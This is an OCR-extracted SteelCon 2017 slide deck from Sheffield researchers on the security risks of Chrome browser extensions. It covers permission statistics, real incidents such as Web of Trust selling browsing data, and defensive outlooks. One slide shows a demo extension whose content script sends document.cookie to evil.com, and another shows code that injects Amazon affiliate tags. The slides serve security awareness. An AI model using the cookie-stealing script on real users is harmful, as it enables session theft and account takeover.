# The Evil Friend in Your Browser

Achim D. Brucker and Michael Herzberg [a.brucker, msherzberg1]@sheffield.ac.uk

Software Assurance & Security Research Department of Computer Science, The University of Sheffield, Sheffield, UK https://logicalhacking.com/

> SteelCon 2017 July 8, 2017 Sheffield, UK







#### The Evil Friend in Your Browser

#### Abstract

On the one hand, browser extensions, e.g., for Chrome, are very useful, as they extend web browsers with additional functionality (e.g., blocking ads). On the other hand, they are the most dangerous code that runs in your browsers: extension can read and modify both the content displayed in the browser. As they also can communicate with any web-site or web-service, they can report both data and metadata to external parties.

The current security model for browser extensions seems to be inadequate for expressing the security or privacy needs of browser users. Consequently, browser extensions are a "juice target" for attackers targeting web users.

We present results of analysing over 2500 browser extensions on how they use the current security model and discuss examples of extensions that are potentially of high risk. Based on the results of our analysis of real world browser extensions as well as our own threat model, we discuss the limitations of the current security model form a user perspective. need of browser users.

# Outline

#### 1 Motivation

- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors

#### 5 Outlook


# Outline

### 1 Motivation


- What are extensions: user perspective
- What are extensions: developer perspective

#### Little shop of horrors










	ison <b>Gmail</b> Calendar				Sites Web More -	Exclusion Exclusion	a ⊂ 20 ± 20 ⊂ 4
	G <b>m</b> ail					* <b>Q</b>	0
ryad amage 4 eaith 45 hirrgy 35	Mail -				C More -		11.0 ·····
efense 16 coracy 74	COMPOSE		AD	Chron	mebooks are here - google.c	om/chromebook - Built for the web - 8 hour battery. Instant resume & 8 second startup. Why this at?	
Click to learn Weed Cutling	Inbox (5) Starred				Phil Sharp	San Francisco trip - Hi guys: So for our weekend in San Francisco, I've been thinking about stuff to do . 2:26 pm	Pol document and here
Click to learn	Sent Mail				Peter Harbison	Halloween Plans - What are you planning to do for Halloween? We should go to a costume party 2:23 pm	
Click to learn	Drafts				YouTube	Your Personal YouTube Digest - Oct 10, 2011 - CHANGE EMAIL PREFERENCES YouTube Logo Your Personal Oct 10	Adulte Premiers Pro
Gebastrees	Hiking (2)				me Phil, Meredith (5)	HINKY TED2: Hive this weekend! - 1. great ideal I call shotgun in Peter's car. On Mon, Oct 10, 2011 at 5:23 Ph. Oct 10	
al Power In	Home To Do (2)	а.			Paul McDonald	Fun Hike Yesterdayl - Thanks for the great hike yesterday, it was awesome! Let's go on another hike nex Oct 10	Br Contraction
State and	Urgent!				Jeff Wellington	Chromebook tips? - I just got a Chromebook and I heard you were an expert on the best web apps. Whe Oct 10	Turnat
-72. 1	More -				Peter, me (2)	How are things going? - Things are going great. Eve got three hikes planned this weekend. On Mon, Oct 10, 2011 . Oct 10	Disamonary transmission
1	Chat				Simone Davids	Up for a concert Friday? - We're getting a big group together to go to this concert and would love to have you join. Oct 10	Trends
	Search people Jason Hiking Set status here Call phone				Phil Sharp	1000 Just got my chromebookl - This is the first email I'm sending from my chromebook. Have you thought c Oct 10	Rf Edge Reflow
		×			Michael Bolognino	Congratulationst! - Hey man, I'm so pumped to hear about your new twin babies! Sounds like such a swee Oct 10	Trental
	Arielle				Meredith Blackwell	Come celebrate with mel - Hey Jason! I'm turning 25 a week from today. Since my birthday falls on a We Oct 10	Fw Inspecting to websites
	Hason				Phil Sharp	TED3 Assignment #47 - Did you get the assignment for last Friday's project? I couldn't make it to class becaus Oct 10	Connid
					Alex, me (2)	Dinner this evening :-) - Already got plans this weekend :(. How does next weekend sound? On Mon, Oct 10, 2011 Oct 10	

	on Gmail Calendar	Decume	ints Photo	s Sitos Web M	ere -	oncarrp + +++	wo odsunsków sławnymanauder sławnorak wolośceto pame ab uriedzeaszna karnethezi tam	6 - 2 C () the Tel 6 - 2 C () the Tel 7 - 2 C () the Tel 7 - 2 C () t	Center Learn	*/ Disertad Center Advice &	ihare 🏾 👰	0			0120	- N O N - 1	
ryat amaga 4	Gmail					<del>،</del> ۹				rica   Online Banking   Ac v Higtory Bookmarka <u>T</u> i		unt Details   Account Act	wity - Hozilla	ı Firefax			ر مالا
ealth 45 nargy 35 efense 16 ccuracy 74	Mail • сомнозе		AD Chro	C amebooks are here	More -	n/chromebook - Built for the	web - 8 hour battery. Ins		P Getting Starte	ed 🔯 Latest Headines 😫 Cookies 🛄 CSS 💭 Forme	Dropbox - Trac	😫 (8) Active Tickets, H	(C) dropbox	- Google Blo	🎲 Dropb	ox = View For	
Click to leave	Inbox (5) Starred Sent Mail	[		Phil Sharp Peter Harbison		Halloween Plans - What a		weekend in San Francisco, / r Halloween? We should go f	Bank of A	America 🧇	ransfers		all Busin	Sear	uline Ban rch · Locatior yroll		
Estation	Drafts Hiking (2) Home	÷		YouTube me Phil, Mereo				IANGE EMAIL PREFERENT	Accounts Ov	mer Service verview Accourt Deta Economy Chk - 77			account [5e	lect Account			
ATPANSE) (S	To Do (2) Urgent!	ŝ,		Paul McDonald				it hike yesterday, it was awe book and I heard you were ar	You last signed 2007 at 03:27 Pt		Account	Activity Hy State	ments	Find Tra	insactions	-	First
Studie -	More -			Peter, me (2) Simone Davids				e got three hikes planned this together to go to this conce		Available balance as of 09/24/2007	Go to:	oday(Sept 24, 2007) 16 2	× N	evest + N	iest - <u>Presies</u> Prin	a · Ohlest a · Downia	
14	Search people  Jason Hiking Set status here			Phil Sharp Michael Bolognir				ist email I'm sending from m ed to hear about your new ty	Account numb		Date •	Description. CHECKCARD 09/21 RADIO SHACK SAN FRANCISCO CA	Inde.* 2	inten.*	Amount -\$17-35	Balan	
and the	Call phone Arielle		□ ☆ ●	Meredith Blackw		Home celebrate wi	aith met - Hey Jason! I'm t	turning 25 a week from toda	Turn off Popus.	Maip	Pending	CHECKCARD 09/22 ATBT CARE ATLANTA JOHNSO WIRE TRANSFER	•	25	-\$73.82	\$950,100.0	
	Meredith			Phil Sharp Alex, me (2)				nent for last Friday's project? kend :(. How does next weel		Pas.your smoloyees, alactronicalla, Learn more	Pending	CREDIT ON 09/24 WIRE TRANSFER CREDIT ON 09/24 WIRE TRANSFER	•		\$31,065.00 \$88,730.00	\$919,109.4	.45
									Done		Pending	CREDIT ON 09/24 onlineeast3.bar	•			\$830,379.4	



# Protecting Web Users

- HttpOnly
- Same-origin policy
- Content Security Policy (CSP)



- take security seriously
- investing a lot in making web browsers secure and trustworthy



- take security seriously
- investing a lot in making web browsers secure and trustworthy
- We have a good basis for secure web applications



- take security seriously
- investing a lot in making web browsers secure and trustworthy
- We have a good basis for secure web applications, until we add extensions:
  - can extend/modify the browser
  - anybody can write / offer them



- take security seriously
- investing a lot in making web browsers secure and trustworthy
- We have a good basis for secure web applications, until we add extensions:
  - can extend/modify the browser
  - anybody can write/offer them
  - might tear down the defence from inside



# Outline



- 2 What are extensions: user perspective
  - What are extensions: developer perspective
  - Little shop of horrors



- Add-ons extending your browser
- Google says:
  - small software programs
  - little to no user interface

	What are extensions? - Google Chrome - Chromium	
What are extensions? - ×		a
→ C A https://deve	eloper.chrome.com/extensions 👘 🕁 🗏	# 1
💿 chrome	DEVTOOLS ~ MULTI-DEVICE ~ PLATFORM ~ Q	ĺ
Apps	What are extensions?	
Extensions	Extensions are small software programs that can modify and enhance the functionality of the Chrome browser. You write them using web technologies such as HTML JavaScript, and CSS.	
Learn Basics Overview Hosting Changes	Extensions have little to no user interface. For example, the image to the right shows the the little for the Geogle Mail Checker extension.	4
Extension Quality Guidelines FAQ	Extensions bundle all their files into a single file that the user downloads and installs. This bundling mean that, unlike ordinary web apps, extensions don't need to depend on content from the web.	a
Event Pages Content Scripts activeTab Permission	You can distribute your extension using the <b>Chrome Developer Dashboard</b> to publish to the <b>Chrome Web Store.</b> For more information, see the <b>store developer documentation</b> .	
What's New?	How do I start?	
Getting Started Tutorial	1. Follow the Getting Started tutorial 2. Read the Overview	
Samples	3. Keep up to date by reading the Chromium blog	
Develop Extensions	4. Subscribe to the chromium-extensions group	
Distribute Extensions		
Chrome Platform APIs	Featured videos	
Help	Technical videos	

- Add-ons extending your browser
- Google says:
  - small software programs
  - little to no user interface

	Anima	I Crossing Music - Chrome	Web Store - Chromium	
/ 🚊 Animal Crossing Mi	usic 🗙 🔽			A
← → C A https	//chrome.google.com/w	ebstore/detail/animal-cross	ing-music/fcedlaimpcfgpnfdgjbr	nmfibikklpioop7hl= 🙀 🚥 🚦
chrome web s	tore			a.brucker@sheffield.ac.
offered		-		+ ADD TO CHRO
OVERVIEW	REVIEWS	SUPPORT	RELATED	
	A A			Usantig educatic constraints The Star fail of the Star f
	MI2. 1			Size: 416MB Longuage: English

Add-ons extending your browser

### Google says:

- small software programs
- little to no user interface
- What we find:
  - complex and large programs
  - sophisticated user interfaces


A conception of a lange of a lange of a conception of a co	Animat	Crossing Music - Chrome Web Store - Chromium	×
	Animal Crossing Music ×		A
	← → C ● https://chrome.google.com/web	store/detail/animal-crossing-music/fcedlaimpcfgpnfc	dgjbmmfibikklpioop?hl= 😭 🚥 🚦
And	a chrome web store		a.brucker@sheffield.ac.
	offered by lack Carver		+ ADD TO CHIRD
<image/>	OVERVIEW REVIEWS	SUPPORT RELATED	
Language English			High Ideal       Grouping and Malaname Underson       Grouping and Malaname Underson       Grouping and Malaname Underson       Malaname Underson </th

Add-ons extending your browser


## Google says:

- small software programs
- little to no user interface
- What we find:
  - complex and large programs
  - sophisticated user interfaces
- What extension can do:
  - modify the user interface (how your browser behaves)
  - modify web pages (what you see)
  - modify web request (what you enter)


google.com/webst Crossing Crossing Em 22,809 users REVIEWS	Music	ing-music/fcedlaimp.cfgpnfdg RELATED	(A) Johnmföhldpioop?N= 🗙 🖬 🧎 abrucker@dheffield.ac 🔶 ADD TO CHIIC
Crossing fan 22.809 usen	Music		a brucker@sheffield.ac.
Eun 22,809 users	SUPPORT	RELATED	
Eun 22,809 users	SUPPORT	RELATED	<ul> <li>ADD TO CHIRD</li> </ul>
REVIEWS		RELATED	
	• • •		
And the second s	timal Ssing Usto		Undergradient extension The The The The The The The The The The
	AT Cr M	ATTIMA (Crossing MUGIC	ATVINA Crossing MUSIC





Public (CC BY-NC-ND 4.0)




Public (CC BY-NC-ND 4.0)







Public (CC BY-NC-ND 4.0)





# Web of Trust (WoT) logged all web requests



- Web of Trust (WoT) logged all web requests
- and sold the data to third parties



#### Netzwelt-Beiträge per RSS

Aktuelle Meldungen aus dem Bereich Netzwelt via RSS abonnieren mehr

- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data

Netzweit-Beiträge per RSS Aktuelle Meldungen aus dem Bereich Netzweit via RSS abonnieren mehr



# requestsand sold the data to third parties

Web of Trust (WoT) logged all web

A German TV station bought the data
 "de-anonymized" it



- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data
- 🗜 "de-anonymized" it
- 🐉 and found critical data, e.g.:
  - tax declaration of a member of the German parliament
  - details about international search warrants

э.



#### 🔳 Adware Replaces Pho 🗙 🕅

🔶 🖸 🏠 🛢 Secure | https://www.bleepingcomputer.com/news/security/adware-re 🍖 🛧

# Adware Replaces Phone Numbers for Security Firms Returned in Search Results

#### **By Catalin Cimpanu**

🛗 March 27, 2017 🛛 02:30 PM 🛛 🔲 0

A new adware family named Crusader will rewrite tech support phone numbers returned in Google search results, display ads, and show popups pushing tech support scams.

Current versions of Crusaders are installed on victims' computers via software bundles. Users usually download a free application, whose installer also adds Crusader.

The adware takes the form of a Chrome extension, Firefox add-on, and Internet Explorer Browser



All       News       Videos       Images       Maps       More       Settings       Todal         Jobut 6,48,00,000 results (0.58 seconds)         Dell / Customer service         Dell / Customer service         BEESERINGS         BEESERINGS         BEESERINGS         BEESERINGS         Colspan="4">Dell / Customer service         BEESERINGS         BEESERINGS         BEESERINGS         Colspan="4">BEESERINGS         Colspan="4">Dell MS         Mage colspan="4">Colspan="4">Dell Computer         Not del colspan="4">Colspan="4"Colspan="4">Colspan="4"Colspan="4">Colspan="4"Col	Google	dell support number	III Sign in
Dell / Customer service B622009987  B622009987  Contact Dell Support   Dell US Werdell com > Support > Contact Information ~		All News Videos Images Maps More Settings Tools	
B622009987 B622009987 Feedback Contact Dell Support   Dell US www.dell.com > Support > Contact Information ~		About 6,48,00,000 results (0.58 seconds)	
8622009987 Peddack Peddack Contact Dell Support   Dell US www.dell.com > Support > Contact Information ~		Dell / Customer service	Dell
8622009987 Peddack Peddack Contact Dell Support   Dell US www.dell.com > Support > Contact Information ~			Computer company
Contact Dell Support   Dell US www.dell.com > Support   Dell US theadquarters: Round Rock United States			multinational computer techr company based in Round Ro United States, that develope repaired, and supported com
Contact Dell Support   Dell US www.dell.com > Support > Contact Information - United States United States		Feedback	
Find Dell Support channels like email, chat, and telephone numbers for your Dell computer. CEO: Michael S. Dell (31 Ja			Headquarters: Round Rock
Revenue: 54.9 billion USD (		Find Dell Support channels like email, chat, and telephone numbers for your Dell computer.	
Thanks for choosing live chat   Dell India		valav doll.com/loamlin/on/inhedd/compaigne/live chat in =	Founder: Michael S. Dell

© 2017 LogicalHacking.com.

New Tab



# Browser Bully? Malicious Google Chrome Extension Pushes User Buttons

By Douglas Bonderud



© 2017 LogicalHacking.com.



# Forced into installing a Chrome extension

Posted: November 29, 2016 by Pieter Arntz Last updated: November 28, 2016

Public (CC BY-NC-ND 4.0)





# Forced into installing a Chrome extension


Posted: November 29, 2016 by Pieter Arntz Last updated: November 28, 2016

© 2017 LogicalHacking.com.

Public (CC BY-NC-ND 4.0)







webr.space says: Add Extension to Leave	×	Con de la series d
webr.space sa Add Extension to		×
web	pr.space says: Extension to Leave	* ırome
and a man and a second	webr.space says: Add Extension to Leave	×
Lastu	pda webr.space says: Add Extension to Leave	×
the second s		OK Cancel


#### Outline



- What are extensions: user perspective
- 3 What are extensions: developer perspective
- Little shop of horrors



#### The architecture of browser extensions



```
"update url":
 "https://clients2.google.com/service/update2/crx",
"name": "Test_Extension",
"manifest_version": 2,
"permissions": ["tabs", "<all urls>", "webRequest" ],
"content scripts":
       "js": ["content_script.js"],
       "matches": ["<all_urls>"],
       "run at": "document start"
].
"background": {
  "scripts": ["background.js"]
```

### Security mechanism: Permissions

#### **Background Scripts**

Two-dimensional permission system:

- functional permissions: tabs, bookmarks, webRequest, desktopCapture, ...
- host permissions: https://\*.google.com, http://www.facebook.com, but also <all\_urls> and https://\*/\*

Host permissions restrict effect of some functional permissions

#### **Content Scripts**

Black and white: either injecting script, or not

#### Outline

#### Motivation

- What are extensions: user perspective
- What are extensions: developer perspective

#### 4 Little shop of horrors



#### Chrome Web Store




available in the Main


Wide variety of categories:

, )	
productivity	32.29%
fun	15.86%
communication	12.64%
accessibility	10.05%
web_development	9.95%
search_tools	5.87%
shopping	4.83%
news	3.51%
photos	2.10%
blogging	1.86%


- Main way of distributing extensions
- We monitor 125k "additional Chrome features" (ca. 10% got removed during last 5 months)




### Download numbers



#### Extensions are big





# Case one: Read all your history

- Permission: tabs or <all\_urls>, or content script on all sites
- Needed for many simple extensions
- Can monitor your complete history, incl. full urls

	×
Add "Calculator"?	
It can: • Read and change all your data on the websites that you visit	-
Cancel Add extension	

### Case one: Read all your history

- Permission: tabs or <all\_urls>, or content script on all sites
- Needed for many simple extensions
- Can monitor your complete history, incl. full urls
- 57% of 80.000 extensions

Add "Calculator"?	×	
It can: • Read and change all your data on the websites that you visit		
Cancel Add extension		

#### Case two: Read and write all data on your websites

- Permission: <all\_urls>, or content script on all sites
- Minimum level of permissions for many extensions
- Gives full access to the web site

	×	
Add "Calculator"?		
<ul> <li>It can:</li> <li>Read and change all your data on the websites that you visit</li> </ul>	ŝ	
Cancel Add extension		

#### Case two: Read and write all data on your websites

- Permission: <all\_urls>, or content script on all sites
- Minimum level of permissions for many extensions
- Gives full access to the web site
- 36% of 80.000 extensions

Add "Calculator"?	×
It can: <ul> <li>Read and change all your data on the website that you visit</li> </ul>	_
Cancel Add extension	1

#### Case three: Circumvent security measures

- Permission: <*all\_urls*> and *webRequest*
- Can intercept and change all HTTP headers!
- Disable Content-Security-Policy, Same-origin Policy, etc.
- Breaks security guarantees of web browsers!

	×
Add "Calculator"?	+
It can: <ul> <li>Read and change all your data on the websit that you visit</li> </ul>	es .
Cancel Add extension	n

#### Case three: Circumvent security measures

- Permission: <*all\_urls*> and *webRequest*
- Can intercept and change all HTTP headers!
- Disable Content-Security-Policy, Same-origin Policy, etc.
- Breaks security guarantees of web browsers!
- 9% of 80.000 extensions

Add "Calculator"?	+	:
It can: • Read and change all your data on the web that you visit	sites	
Cancel Add extens	ion	

#### It's that easy...

```
michael@X1
               ~/projects/cookiestealer
                                          ls
content script.js manifest.json
michael@X1
                                        vim manifest.json
michael@X1
             ~/projects/cookiestealer
                                        ls
content script.js manifest.json
michael@X1
            ~/projects/cookiestealer
                                        cat manifest.ison
    "update url": "https://clients2.google.com/service/update2/crx".
    "name": "Test Extension".
    "version": "0.1".
    "manifest version": 2.
    "description": "This test extension steals all your cookies.".
    "content scripts": [
           "all frames": true,
           "js": ["content script.js"],
           "matches": ["<all urls>"].
           "run at": "document start"
michaelGX1 ~/projects/cookiestealer
                                        cat content script.is
var httpRequest = new XMLHttpRequest():
httpRequest.open('GET', 'https://evil.com/?cookies=' + document.cookie);
httpRequest.send():
michael@X1 ~/projects/cookiestealer
```

#### Monetization example: Amazon tags

```
window.addEventListener("load", function() {
  fvdSpeedDial.Utils.Opener.addModificator(function(url) {
   trv {
      var parsedUrl = fvdSpeedDial.Utils.parseUrl(url);
      var host = parsedUrl.host.toLowerCase():
      var path = parsedUrl.path.toLowerCase();
      host = host.replace(/^www\./, "");
      if (/^amazon\./.test(host) && isAmazonProductPath(path)
                                 && path.indexOf("?tag=") === -1
                                 && path.indexOf("&tag=") === -1) {
       for (var zone in domainTags) {
          var regExp = new RegExp("amazon\\." + zone.replace(".", "\\."));
          if (regExp.test(host)) {
            var modifiedUrl = addTagToUrl(url. domainTags[zone]):
            return modifiedUrl
    } catch (ex) {}
  3)
}. false)
```

#### Outline

#### Motivation

- What are extensions: user perspective
- What are extensions: developer perspective
- Little shop of horrors

#### 5 Outlook

# How can we make web browsing great\* again?



, great = ensuring the security, integrity, and privacy of the user of a web browser

# How can we make web browsing great\* again?



great = ensuring the security, integrity, and privacy of the user of a web browser

Integrity:

- content modifications
- layout modifications

#### Confidentiality:

- data storage
- transmitted data
- Privacy:
  - access to sensors
  - personal identifiers

### Outlook: On the long term



Sandboxing of extensions

A different permission model

- granularity?
- dynamic vs static?
- Better explanation for users
- Better analysis/test tools for extensions

Expect updates from us in the future ...

Outlook: On the short term (1/2)

# **Frequent updates**

VS

# Governance





# Outlook: On the short term (1/2)



### Outlook: On the short term (2/2)

- Check the vendor of the extension carefully
- Check the permissions (i.e., active domains)
- Use browser profiles
- Be aware of the risk



# Thank you for your attention! Any questions or remarks?

Contact:

Dr. Achim D. Brucker and Michael Herzberg Department of Computer Science University of Sheffield Regent Court 211 Portobello St. Sheffield S1 4DP, UK [a.brucker, msherzberg1]@sheffield.ac.uk
 [a.brucker, msherzberg1]@sheffield.ac.uk
 [b.brucker, msherzberg1]@sheffield.ac.uk



#### Document Classification and License Information

© 2017 LogicalHacking.com,

Achim D. Brucker and Michael Herzberg [a.brucker, msherzberg1]@sheffield.ac.uk.

This presentation is classified as Public (CC BY-NC-ND 4.0): Except where otherwise noted, this presentation is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International Public License (CC BY-NC-ND 4.0).